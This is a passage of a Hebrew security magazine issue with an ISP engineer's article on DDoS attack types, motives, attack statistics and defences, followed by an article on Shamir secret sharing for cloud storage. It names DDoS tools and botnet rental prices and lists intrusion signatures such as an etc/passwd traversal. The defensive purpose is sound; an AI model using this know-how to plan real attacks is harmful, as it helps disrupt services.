
שלכם. אופייני להתקפות האלה שימוש בפרוטוקולים שמאפשרים תעבורה חד כיוונית ללא צורך בהקמת קישור מלא (למשל UDP / ICMP / IGMP / TCP SYN Flood). דבר שני שקל לעשות בהתקפה כזו IP address spoofing - זיוף או הסתרה של כתובת IP של התוקף, שמונע מהמותקף לחסום את התוקפים האמיתיים לפי כתובות IP.

- **סוג שני:** התקפה של משאב יעד בעצמו שמנסים למצות את ההגבלות שלו (התקפה על שכבה 7 של מודל OSI). למשל, ביצוע SSL Renegotiation אל מול שרת שתומך ב-SSL, התוכנה התוקפת מתחברת לשרת, ואחרי שקישור הוקם מבקשת לבצע תהליך SSL Negotiation מחדש בלולאה, מדובר בתהליך הדורש לא מאט CPU, ביצוע Renegotiation בלולאה, מעמיס על ה-CPU של שרת ומנסה למצותו עד תום. **התקפות אלה בדרך כלל מתוחכמות יותר ולא בהכרח דורשות רוחב פס גדול**. אמנם כאן לא ניתן להסתתר מאחורי IP Address Spoofing.

- למען האמת אפשר להוסיף סוג נוסף של DoS - פריצה למשאב ממש, השתלטות עליו - ואז השבתה שלו. למשל עקב שגיאת קונפיגורציה של נתב, תוקף מצליח לקבל גישת ניהול אליו ופשוט מכבה אותו. אך מניסיון שלי, ההתקפות כאלה לא טיפוסיות לצורכי DoS אז לא אדבר עליהן במאמר זה.

אז איך נראית התקפה בפועל?

קודם כל, סוג של התקפה בהרבה תלוי במניעים של התוקף. למטה סקירה של חברת Arbor Networks על מניעים של התקפות בשנת 2012:




[במקור: http://www.nanog.org/meetings/nanog57/presentations/Tuesday/tues.general.sockrider.2012_infra_sec_report.1.pdf]

הפילוג לדעתי גם תקף לישראל, עם אחוז גבוהה יותר של תקיפות, אך מטעמים פוליטיים (קרי: שנאת ישראל / אנטי ציונות / אנטישמיות וכו').

תקיפות כאלה (כגון #OpIsrael - של 7 באפריל השנה), מתבצעות לרב ע"י משתמשים ביתיים שקראו עליה ברשתות כגון Facebook / Twitter, אותם משתמשים מורידים כלים מוכנים כגון HOIC ו-LOIC ומטרות שלהם הם אתרי אינטרנט של ממשלת ישראל המתוחזקים ומוגנים ע"י "תהילה".

במקרה של שימוש בכלים כגון HOIC ו-LOIC, מדובר במתקפות מסוג: SYN|UDP Flood בפורט 80 וב-ICMP flood. מתקפות למטרות סחיטה או רווח בדרך אחרת כלשהי דווקא יותר משוכללות ומעניינות. כאן מבחר הכלים הרבה יותר מגוון וכולל בנוסף ניצול פריצות די חדשות (CVE-2012/2013). על מנת לתת לכם מבט מ-10000 feet view מה קורה בארצנו, צירפתי למטה סיכום של התקפות שבוצעו בחודש מאי:



כמו שניתן לראות, SYN Flood הלא מתוחכמת היא המובילה. הרשימה הזאת, כמו כל רשימת ה-"top" לא משקפת את התמונה מלאה, למשל, למטה מצורף מדגם ההתקפות שבוצעו בזמן הנתון מספר ימים ספור לפני כתיבת שורות אלו:

Dst Port	Protocol	Description
0	0	IP Anomalies Invalid IP Header or Total Length
0	0	IP Anomalies Unsupported L4 Protocol
0	0	TCP Anomalies Invalid TCP Flags
0	0	TCP Anomalies L4 Source or Dest Port Zero

0	0	TCP Anomalies TTL Less Than or Equal to 1
0	ICMP	Intrusions ICMP-Frag-Needed-Storm
22	multiple	TCP DoS
23	multiple	TCP DoS
25	TCP	Intrusions Anomaly IP bad frag bits
25	TCP	Intrusions Possible-Worm
53	UDP	UDP DOS UDP Flood
80	Multiple	Multiple TCP SYN Flood
80	TCP	Intrusions Apache HTTPD mod_log_config Cookie
80	TCP	Intrusions IIS-ASN1-Overflow
80	TCP	Intrusions Web-etc/passwd Dir Traversal
443	TCP	TCP Intrusions Anomaly SSL renegotiation
443	Multiple	TCP Intrusions Anomaly TLS renegotiation
443	TCP	Intrusions Anomaly IP bad frag bits
1433	TCP	DoS General UDP
2400	Multiple	Multiple UDP Anomalies Source Address same as Dest Address (Land Attack)
2425	multiple	UDP DoS
2627	Multiple	Multiple UDP Anomalies Source Address same as Dest Address (Land Attack)
3389	multiple	TCP DoS SYN Flood
3566	multiple	Multiple TCP Anomalies Source Address same as Dest Address (Land Attack)
5060	multiple	UDP DoS
5060	UDP	Intrusions SIP-Scanner
6507	UDP	UDP DoS
6511	UDP	UDP DoS

6667	multiple	TCP DoS
6668	multiple	TCP DoS
6675	multiple	TCP DoS
8080	multiple	TCP DoS
10527	UDP	Intrusions Anomaly IP bad frag bits
14598	UDP	Intrusions Anomaly IP bad frag bits
24644	UDP	Intrusions Anomaly IP bad frag bits
26269	UDP	Intrusions Anomaly IP bad frag bits
28063	UDP	Intrusions Anomaly IP bad frag bits
31188	UDP	Intrusions Anomaly IP bad frag bits
32948	UDP	Intrusions Anomaly IP bad frag bits
33463	UDP	Intrusions Anomaly IP bad frag bits
33717	UDP	Intrusions Anomaly IP bad frag bits
56278	UDP	Intrusions Anomaly IP bad frag bits
57853	UDP	Intrusions Anomaly IP bad frag bits
58314	Multiple	Multiple UDP Anomalies Source Address same as Dest Address (Land Attack)
58410	UDP	Intrusions Anomaly IP bad frag bits

לגבי רוחב פס הנצרך בהתקפות בסגנון #OpIsrael צפיתי ב-4-5 Gb/sec נגד כתובת בודדת (שוב של אתר ממשלתי), אך בתקיפות למטרות רווח, רוחב הפס יכול להגיע גם ליותר מגיגה.

בתקיפות שוטפות בדרך כלל, מדברים על עשרות או מאות מגה בית מקצה לקצה, רוחב זה בדרך כלל מספיק על מנת להשבית עסק ישראלי ממוצע עם קו לאינטרנט של 10 עד 20 מגה. משך ההתקפה נע בין כמה עשרות דקות לכמה ימים, תלוי במוטיבציה של התוקפים (כאשר מדובר במתקפה למטרות רווח - אורכה בדרך כלל ממושך יותר).

איך מתגוננים מהתקפות DDoS?

אחרי שראינו קצת נתונים, והבנו קצת יותר את התמונה כולה - אפשר לגשת לחלק החשוב באמת שלמטרתו נכתב המאמר - מה בעל עסק / מנהל רשת יכולים לעשות בנוגע למתקפות אלו?

אולי זה יפתיע אתכם, אך האמת? די הרבה, אך לפני שאכנס לאפשרויות ולפרטים אגיד את הפרט הכי חשוב: **כאשר מדובר בתקפת מסוג DDoS, לרוב לא ניתן להתמודד לבד!** ועכשיו - ניגש לעניין:

השאיפה שלכם חייבת להיות: לא לתת להתקפה להגיע אליכם בכלל. לא משנה איזה מכשיר IPS תשימו במשרד או בחוות השרתים שלכם, אם ההצפה תגיע דרך החיבור לאינטרנט שלכם זה אומר שתישארו עם רוחב פס של 0 לתעבורה עסקית שלכם. ולא יעזור גם להגדיל אותו, כיום, עלות שכירות רשת בוטים (botnet) של כ-10,000-20,000 בוטים הינה 50-250 דולר לשעה בשוק השחור. אין רוחב פס ללקוח קצה שאי אפשר למצות.

אתם חייבים שיתוף פעולה של מי שמספק קישוריות אינטרנט למשאבים שלכם (נכון, אני עובד בספקית אינטרנט, אבל אני מבטיח לכם שאני אובייקטיבי לחלוטין). ולהלן הפתרונות:

- **הגנה מבוססת ספקית:** היום, כל הספקיות בארץ מציעות (בתשלום) שירותי הגנה נגד DDoS, שזה אומר שיש להם ציוד הגנה נגד DDoS שמנתבים דרכו את כל התעבורה המגיעה ללקוח (אליכם) דרך הספקית, ואז בזמן התקפה הציוד אמור לחסום את תעבורת התקפה בתשתית הספקית ולמנוע ממנה להגיע אליכם.

יתרונות:

- ✓ נגד התקפות על רוחב פס אין לכם ממש אלטרנטיבה - חייבים לעצור את ההתקפה לפני שהיא מגיעה אליכם.
- ✓ אתם לא צריכים לדעת כמעט כלום על DDoS, אנשי אבטחת המידע של הספקית עושים הכל.
- ✓ ההתקפה / ההתקפות לא מעסיקה אתכם שעות מרובות (במקרה שהיא נעצרת בהצלחה כמובן).

חסרונות:

- ✓ השירות הוא לטובת כלל הלקוחות המשתמשים בו, וכנובע מכך יכול להיות שלא יתואם במדויק לשירותים שאתם מספקים (לספקית אין ידע על השרת / תוכנה / משאב שלכם, ובכל מקרה ההחלטות של הספקית יהיו לטובת כל הלקוחות ביחד). כך שאם תרצו להפעיל חתימה נגד הפריצה האחרונה קשורה לשרת שלכם פרטנית - הספקית לא בהכרח תעשה זאת (ראו בסיכום לגבי מה לשאול את הספק שירות).

- **התקנת ציוד יעודי בעסק:** - התקנת ציוד אבטחה כנגד מתקפות DoS או DDoS יקנה לכם שליטה ויהווה יתרון משמעותי לאורך זמן.

יתרונות:

- ✓ הכל בשליטה שלכם. תוכלו להפעיל את החתימות וההגנות הכי חדשות ומתקדמות, כולל חתימות שאתם כתבתם ושתואמות בדיוק לשרתים ולתוכנות שלכם.
- ✓ תקבלו תובנה נוספת ממערכת לוגים שנוגעים לגביכם בלבד. נתונים אלו יוכלו לעזור בעת פנייה לספק עם שאלות ספציפיות (לדוגמא, ניתוח לוגים של מתקפה מסויימת יוכלו להסביר בקלות כיצד על הספק לפעול על מנת לחסום אותה בעתיד, או כיצד לשדרג את מערך ההגנה שלו).
- ✓ תכשירו אנשי IT שלכם לטווח ארוך - שום שירות מצד שלישי לא יכול להתחרות בידע של עובדים שלכם במערכות שלכם, הם מכירים את רשת הארגון, הדרישות והפוליטיקות הפנימיות והם צוברים ידע בעת התמודדות עם כל מתקפה ומתקפה.

חסרונות:

- ✓ עולה כסף נוסף.
- ✓ מחייב כח אדם מיומן לתפעל את הציוד.
- ✓ נקודת כשל נוספת ברשת. כמו כל ציוד (ובייחוד כזה העומד ב-Gateway) יכולים לקרות תקלות, טעויות אנוש וכו'.

- **Black Hole Routing**: לכלל הספקיות בארץ יש יכולת לבצע פעולה הנקראת "Black Hole Routing" ובדרך כלל היא מסופקת חינם (או לפחות כך אמור להיות...). עיקרון מאוד פשוט: הכתובת המותקפת (כתובתו של הלקוח) מנותבת לאיזור המכונה בשפת סיסקו: "Null0", או במילים פשוטות יותר: מושלכת לפח. הספקית מבצעת זאת **רק מעבר לגבולות האינטרנטיות שלה** (border routers), מה שאומר שמחוץ לתשתית של הספקית לא יהיה ניתן לגשת לכתובת הזאת, אך (תלוי בספקית) הכתובת עדיין זמינה בתוך הטווח של הספקית - ובדרך כלל, גם בכל הספקיות בארץ. פעולה זאת אומרת שלא יהיה ניתן להגיע לאתרכם מכתובות IP הממוקמות בחו"ל (ומשם הגיעו רוב ההתקפות שחווינו בזמן האחרון). בכך, כל התעבורה של התוקף מגיעה לגבול של הספקית ונזרקת שם.

יתרונות:

- ✓ לא עולה כסף.
- ✓ יעיל ביותר - ספקית יכולה להשתמש באפשרות הזו כדרך אחרונה לעצור התקפה מסיבית במיוחד.
- ✓ לא צריך שום ציוד, שום ידע מתקדם - רק שיחת טלפון לספקית האינטרנט.

חסרונות:

- ✓ במובן מסוים התוקף משיג מה שרצה - המשאב של הנתקף אניו זמין ללקוחות מחו"ל.
- ✓ לא מאפשרת לחסום תעבורה לפורטים מסוימים: או שהכל פתוח עבור אותה כתובת IP או שהכל חסום עבורה.

על מנת להשלים את התמונה, אגיד שיש שירותי Anti-DDoS מנוהלים (קרי בצד שלישי) שלא מבוססים על ספקיות האינטרנט, אלא מבוססים על טכנולוגיות ענן. הם עובדים על עקרונות זהים כמו אלו של ספקית האינטרנט (מנתבים את התעבורה של הלקוח דרכם). אך נכון לכתיבת שורות אלו, מצאתי שקיימים שירותים כאלה רק בחו"ל (אשמח אם מישהו יעיר את עיניי). כיום אין שירות ענן הממוקם בישראל, כך שבמידה ויהיה פתרון Anti-DDoS מבוסס ענן בסגנון ספקיות האינטרנט, זה אומר שיהיה צורך לנתב תעבורה מהארץ אל הענן בחו"ל (דרך פרסומי BGP או דרך סוג של GRE tunneling), מה שיוסיף חתיכת Latency (אם זיהיה אפשרי בכלל). חברות שמספקות שירותים כאלה הן: Prolexic, AT&T ו-Verisign.

אחסון בענן

אחת האפשרות המתבקשות כיום היא לאחסן את האתר שלכם בענן (או לפחות להכין אחסון בענן מראש ולהעביר לשם את האתר בזמן מתקפה). אפשר ללכת על ספקיות ענן "מהשורה הראשונה" כגון: Amazon, Google, Microsoft, Softlayer, Rackspace וכו'. יש כבר "חברות מטווחות" שמוכנות להעביר את האתר שלכם לענן בעצמן ולהפעיל אותו משם. או שאפשר לפנות לספק ענן לא משורה ראשונה, כמה מהן מציעות שירותי הגנה נגד DDoS כייעוד שלהם (דוגמה Cloudflare, וחיפוש בגוגל אחר המילים: "website ddos cloud protection" יניב לא מעט תוצאות). מן הסתם מעבר לענן מחייב גם היערכות מצד מערכת ספק שירות ה-DNS שמחזיקה zone file של אתר שלכם.

יתרונות:

- ✓ יכולות של ספקי ענן גבוהות בהרבה מאשר כל לקוח קצה.
- ✓ לרוב לא מחייב שינוי בקוד של אתר האינטרנט.
- ✓ בדרך כלל, עד לגבול מסוים מקבלים הגנה נגד DDoS כערך מוסף, מבלי לשלם עליו בנפרד.

חסרונות:

- ✓ שירותי ענן הם לא בדיוק שירותים המיועדים להגנה כנגד DDoS, אם התקפה מסויימת תגיע לרמה שתשפיע על לקוחות אחרים - צפו לצעדים מצד של הספק (בסבירות גבוהה לא תגיעו לזה, אך אם נקח לדוגמא את ההתקפה שבוצעה על wikileaks, נראה שהיא אילצה את אמזון לסגור את אחסון האתר...). והנ"ל גם רלוונטי לשירותי ענן כמו cloudflare.
- ✓ המידע מאוחסן על שרתים שאין לכם שליטה עליהם. למשל מוסדות פיננסיים לא יכולים להרשאות דבר כזה מפני תקנים כגון PCI וכו'.
- ✓ עלות נוספת.
- ✓ אחסון במקומות כגון ב-Google Apps מחייב לכתוב קוד נוסף שירוץ שם, ובעת מעבר לאחסון חדש - יוסיף עבודה של עיבוד הקוד מחדש.

לסיכום

כאן אני אסיים את הסקירה על הפתרונות הקיימים כנגד DDoS, ולטובת סיכום, אציג רשימת צעדים שחשוב לבצע על מנת להתכונן להתקפה כזו:

- תשאלו את עצמכם את השאלות הבאות:
  - ✓ האם משתלם לי להגן על עסק שלי מתקיפת DDoS? כן, בעולם שוק חופשי זה מתחיל ונגמר בכסף. מה יהיה נזק כספי אם נהיה מנותקים מהאינטרנט / אתר יהיה למטה במשך שעה? חמש שעות? כמה ימים?
  - ✓ מהו התקציב שלי להגנה? ככה תדעו מה תוכלו להרשות לעצמכם.
  - ✓ מהם הנכסים ששווה להגן עליהם?
  - ✓ מי יכול לתת לי שירות שימנע מהתקפה להגיע למשאב שאני רוצה שיהיה זמין?
  - ✓ מה SLA (Service-Level Agreement) של השירות?
  - ✓ מהו גודל ההתקפה שספק השירות מתחייב לעצור?
  - ✓ מהו גודל ההתקפה שספק ייאלץ לנתק אותי משירות (אין ספק שירות שיעמוד בהתקפה לא מוגבלת, מתקפה של 150 Gb/sec יכולה להשבית אולי את כל האינטרנט של ישראל)?
  - ✓ אילו הגנות שספק יכול להפעיל? רק ברמת כתובות IP ופורטים, או שגם נגד פריצות ברמת האפליגציה?
  - ✓ מיהו איש קשר שלי בספק השירות לזמן התקפה ומה הזמינות שלו?
- אל תאמינו לשום הבטחה של ספק שירות עד שמוצאים דרך לאשר אותה מעשית. לספק השירות שלכם יכולה להיות מערכת ההגנה המתקדמת בעולם, אך מי שקינפג אותה עשה חצי עבודה. **תתאמו עם ספק שירות זמן ותבצעו דימוי DDoS יזום על מנת לבדוק הכל.**

- תארגנו לכם איך להתחבר לשרתים / משרד לא דרך קו האינטרנט שלכם, שכן, בזמן התקיפה סביר להניח שהוא לא יהיה זמין (ראיתי מקרים שלקח ללקוח כמה שעות להבין שהוא תחת התקפה, מפני שהוא לא הצליח להתחבר מהבית ורק כשהוא הגיע עבודה הוא הבין זאת).
- תבדקו שיש לכם גישה לכל הציוד שלכם, גם כזה שמנוהל ע"י צד שלישי. גם כשהציוד מנוהל ע"י חברה אחרת.
- תנטרו את נכסי ה-IT שלכם. לעיתים קרובות קל להתבלבל בין התקפה לבין עומס יתר לגיטימי. אתם חייבים לדעת מהו מצב רגיל ותקין על מנת להבין שמתחילה התקפה.
- והכי חשוב: כל החלטה שתקבלו - תתרגלו אותה. כל החלטה, בין אם זה להתקשר לספק אינטרנט ולבקש לחסום כתובת שלכם ב-Null0 (למי מתקשרים? כמה זמן יקח לבצע? מי מאושר לבקש?) ובין אם זה להעביר את האתר לענן (מי מפעיל אותו שם? עם מי מדברים אם לא עובד כמו שצריך בענן? מי דואג לשנות רישומים ב-DNS?).
- בצעו הדמיות DDoS תקופתיות על ידי חברות המספקות שירות כזה, על מנת לתרגל את צוות ה-IT ולהעמיד למבחן את מערך ההגנה שלכם.

תודה על תשומת לבכם, מקווה שעזרתי לכם להבין כיצד ניתן להתגונן, והעיקר - אולי גרמתי לכם לרצות לעשות יותר.

על המחבר

יורי עובד 7 שנים בחברת נטויזיון (כיום חלק מסלקום), מתמחה בטכנולוגיות וציוד אבטחת רשתות. בנוסף, יורי כותב בבלוג: yurisk.info. בזמנו החופשי אוהב ללמוד שפות ולתרגם לפרויקטים שונים: http://www.ossec.net, http://www.ted.com.

אשמח לקבל תגובות, הערות וכל משוב על המאמר לכתובת המייל: yuri@yurisk.info או כתגובות ב-Digital Whisper.

פיצול מידע בשירותי ענן

מאת מריוס אהרונוביץ'

הקדמה

השימוש בשירותי מחשוב בענן (cloud computing) מתרחב בשנים האחרונות באופן מהיר. השירותים מספקים יכולת גידול, דינמיות וצמצום עלויות הטמעה ותפעול IT של ארגונים. יחד עם זאת, שירותים אלו יוצרים אתגרים לא פשוטים בנושא חיסיון וזמינות המידע, כאשר ספק השירות הינו האחראי הבלעדי לניהול תשתיות המחשוב ואבטחת המידע.

קיימות דרכים רבות לשמור על חיסיון של מידע, מיישום של סטנוגרפיה (הסתרת מסרים), דרך מנגנוני הרשאות ועד להצפנות מתוחכמות. אך כל המידע נמצא שם, בצורה כזו או אחרת, במקום אחד, זמין לגורם מספיק נחוש ובעל משאבים מתאימים, כדי למצוא ולחשוף אותו.

מעבר לחיסיון המידע, גם זמינות המידע הינה קריטית במקרים רבים ופגיעה במרכז מידע, גם אם הוא נמצא בענן, יכול לגרום לאיבוד כל המידע השמור בו. למרות שקיימים שירותים בענן המכילים מספר מרכזי מידע הפזורים גיאוגרפית, הם עדיין כולם מנוהלים על ידי אותם מנגנונים. ניתן כמובן לשכפל את המידע במספר עננים ואף להצפין את המידע לפני שכפולו, אבל אז נגדיל את הסיכון לחשיפתו, למשל בגישה לא מורשית לענן אחד, על ידי שימוש בסיסמה פשוטה מידי לפתיחת ההצפנה.

הצפנת המידע יוצרת מפתחות הצפנה שיש לנהל ופה קיימת דילמה: אם מפתחות אלו יאוחסנו בשירות כלשהו בענן, אזי תאופשר גישה למידע על ידי ספק השירות, דבר המייתר כשלעצמו את הצורך בהצפנה מלכתחילה. אם מפתחות ההצפנה יושארו בתחנות משתמשי השירות, זמינות המידע תפגע במקרה של כשל מקומי.

שיטה לפיצול מידע - Secret Sharing

אז היכן כדאי לשים את מפתח ההצפנה או את המידע עצמו? אחד הפתרונות הקוסמים לאתגרים אלו הוא פיצול של המידע המוצפן במספר שירותי אחסון בענן שונים. בצורה זו ניתן לצמצם את התלות בזמינות שירות בודד בענן או בבקרות אבטחת מידע המיושמות על ידי ספק השירות.

ניתן לפצל את המידע, הסוד, באופן אקראי, בין מספר גורמים (למשל שירותי אחסון בענן), כך שאף גורם לא יוכל לחשוף את המידע ללא סיוע של האחרים. כדי לחשוף את המידע, נדרשים כולם אם חלקם,


לשתף פעולה ולשלב את החלקים השונים שלהם בפונקציית שחזור. כלומר, גם אם תוקף יצליח להגיע לחלק אקראי של המידע השמור בשירות בענן אחד, הוא לא יוכל לחשוף את המידע. ניתן ורצוי גם להצפין את המידע, ולפצל גם את מפתח ההצפנה.

אחת השיטות הפשוטות ליישום נושא זה היא ביצוע פעולת XOR של המידע שאותו רוצים לשמור (נניח מספר) עם מספר אקראי, והעברת התוצאה לגורם אחד ואת המספר האקראי לגורם שני (ולא לשכוח למחוק את המקור). כדי לחשוף את המידע, שני הגורמים צריכים לבצע פעולת XOR בין שני המספרים שקיבלו. שיטה זו ניתנת להרחבה למספר גדול של גורמים, בהתאם לצורך.

שיטה מתוחכמת יותר מאפשרת שחזור של המידע תוך שילוב של קבוצה מצומצמת בלבד מתוך החלקים שחולקו. בדוגמא הקודמת, אם גורם אחד איבד את החלק שלו או לא מעוניין לחשוף אותו (כמו במקרה של פגיעה בזמינות שירות בענן אחד), לא יהיה ניתן לשחזר את המידע כלל. אך אם נצליח לפצל את המידע לארבעה גורמים שונים, ונאפשר רק לכל שניים מהם לשחזרו, נוכל ליצור יתירות בתהליך.

פרופסור עדי שמיר (אחד ממציאי אלגוריתם ה-RSA) הציע בשנת 1979 שיטה פשוטה לפיצול סודות (secret sharing) המבוססת בצורה מופשטת על גרפים. על מנת לצייר קו ישר מספיקות 2 נקודות, על מנת לצייר פרבולה מספיקות שלוש נקודות, וכן הלאה. נוכל לצייר קו מסדר כלשהו שמאפייניו אקראיים (מלבד הסוד שעליו רוצים להגן), ולחלק נקודות עליו לכל גורם שנרצה לשתף את הסוד איתו. מכיוון שכל גורם מקבל רק נקודה אחת, אין לו ידע לגבי הסוד עצמו. סדר הקו יגדיר כמה חלקים יהיה צריך לשלב ביחד על מנת לשחזר את הסוד המקורי. למשל, נוכל לצייר קו ישר עם שיפוע אקראי כשהסוד מוגדר כמפגש שלו עם ציר y. אחר כך נחלק ארבע נקודות שונות עליו לארבעה גורמים שונים, אבל רק שניים מהם, כל זוג אפשרי מתוך ארבעת הגורמים, יצטרכו לשלב את הנקודות שלהם על מנת לשחזר את הסוד.

באופן כללי אלגוריתם זה נקרא: (k,n)-threshold scheme. את הסוד מפצלים ל-n חלקים אקראיים שגודלם כגודל הסוד. שילוב של K חלקים (מספר קטן מ-n) ומעלה יכול לאפשר את שחזור הסוד. שילוב פחות מ-K חלקים לא יכול לאפשר גילוי של שום פרט על הסוד. לפיכך, איבוד של חלקים כלשהם לא פוגע בשחזור הסוד, כיוון שניתן לשלב חלקים אחרים.



[ציור 1 - פיצול של סוד למספר חלקים באמצעות גרף פרבולה]

שיטה זו מוגדרת כמאובטחת ללא תנאי (unconditionally secure), כלומר היא מאובטחת גם אם לתוקף קיימים משאבים אינסופיים. זאת מהטעם הפשוט, חסרים לו שאר החלקים בפזל שרק שילובם יאפשר את השחזור. חשיפת המידע הרגיש תדרוש פריצה לכל קבוצת k העננים שבהם שמורים חלקי הסוד.

יתרה מכך, גם אם תשתיות שירות בענן אחד נפרצו והחלק שהועבר אליו נחשף, השיטה מאפשרת יצירת סדרה חדשה של חלקי סוד וחלוקתם לעננים האחרים שלא נפרצו, ללא כל תלות בסוד עצמו או שינוי שלו ובאופן שייתר את חלק הסוד שכן נחשף. אותו חלק לא יוכל לשמש יותר לחשיפת הסוד, כיוון שקיימת סדרה חדשה של חלקים המפוצלים בעננים שונים.

שיפור יעילות פיצול המידע

החסרון היחידי בשיטת ה-secret sharing הוא היעילות הנמוכה שלה עבור פיצול של מידע רב. העברת ואחסון חלקי הסוד דורשים רוחב סרט ומקום אחסון בכמות השווה למכפלת גודל הסוד בכמות החלקים. אם מדובר בקובץ גדול, למשל, 1GB, וב-5 חלקים, אזי ידרש גודל אחסון של 5GB לאחסון כל חלקי הקובץ. לכן, שיטה זו מתאימה יותר לשימוש עם סודות קטנים (למשל מפתחות הצפנה), ופחות לשימוש עם סודות גדולים (כמו קבצים גדולים או בסיסי נתונים).

קיימת גם שיטה הנקראת "secret sharing made short" המשלבת את ה- information dispersal algorithm (IDA - שפותח על ידי פרופסור מיכאל עוזר רבין בשנת 1989) עם שיטת ה-secret sharing ומאפשרת לשפר את היעילות שלה, עבור פיצול קבצים גדולים. כל זאת על חשבון חסינות מפני שימוש במשאבים אינסופיים בצד התוקף. שיטה זו אומנם פחות מאובטחת באופן תאורטי, אך תוקף פוטנציאלי שינסה לגלות את הסוד יצטרך לחדור למספר שירותים בענן ולהתגבר גם על תהליך החלפת חלקי הסוד השונים. לפיכך, מומלץ להשתמש בשיטה חדשה זו עבור שמירת קבצים גדולים באופן מאובטח, בשל יעילותה. יחד עם זאת, מומלץ גם להגדיל את כמות שירותי האחסון בענן המשתתפים בתהליך פיצול המידע כדי לשמור על רמת אבטחה גבוהה.

סיכום

פתרונות המשלבים מנגנוני פיצול מידע (split knowlge, split key) שולבו בעבר בעיקר בהגנה על מידע רגיש בתוך ארגונים או בשמירה של מפתחות הצפנה, דוגמא לכך יכולה להיות שימוש במנגנוני dual control בגישה או ביצוע פעולות במידע רגיש בתוך רכיב HSM[1] (לנושא זה קיימות הגדרות[2], הנחיות

[1] Hardware Security Module

[2] https://www.ccn-cert.cni.es/publico/serieCCN-STIC401/en/s/split_knowledge.htm
https://www.ccn-cert.cni.es/publico/serieCCN-STIC401/en/s/split_key.htm

ותקנים[3]). בשנים האחרונות נרשמו מספר פטנטים המשתמשים ב-IDA וב-secret sharing כבסיס ל-Information Assurance תוך שיפור זמינות וחיסיון המידע. כמו כן, קיימים כבר היום מספר פתרונות המיישמים אבטחת מידע בשירותי אחסון בענן בשיטה חדשה-ישנה זו, הכוללים מספר רבדים כמו הצפנת המידע ופיצול אקראי של המידע המוצפן ומפתח ההצפנה עצמו בין מספר שירותי אחסון בענן. יישומים אחרים מאפשרים היום הצפנת המידע השמור בענן ופיצול מפתח ההצפנה בלבד בין גורמים שונים. פתרונות אלו מכילים גם תשתית לניהול שינויים של החלקים השונים.

יש לזכור שכשמפתח ההצפנה בלבד מפוצל בשירותי ענן, עדיין כל המידע המוצפן שמור במקום אחד ולאחר גישה אליו, ניתן לבצע ניתוח קריפטוגרפי ולחשוף את המידע הלא מוצפן. מנגנונים לפיצול מידע רגיש בענן יכולים להשתלב בשירותי אחסון מידע, סנכרון מידע, שיתוף קבצים ומרכזי מחשוב בענן, יחד עם מגמת ה-Intercloud המאפשרת יצירת קישוריות בין שירותים בענן לצורך שיתוף משאבים.

על המחבר

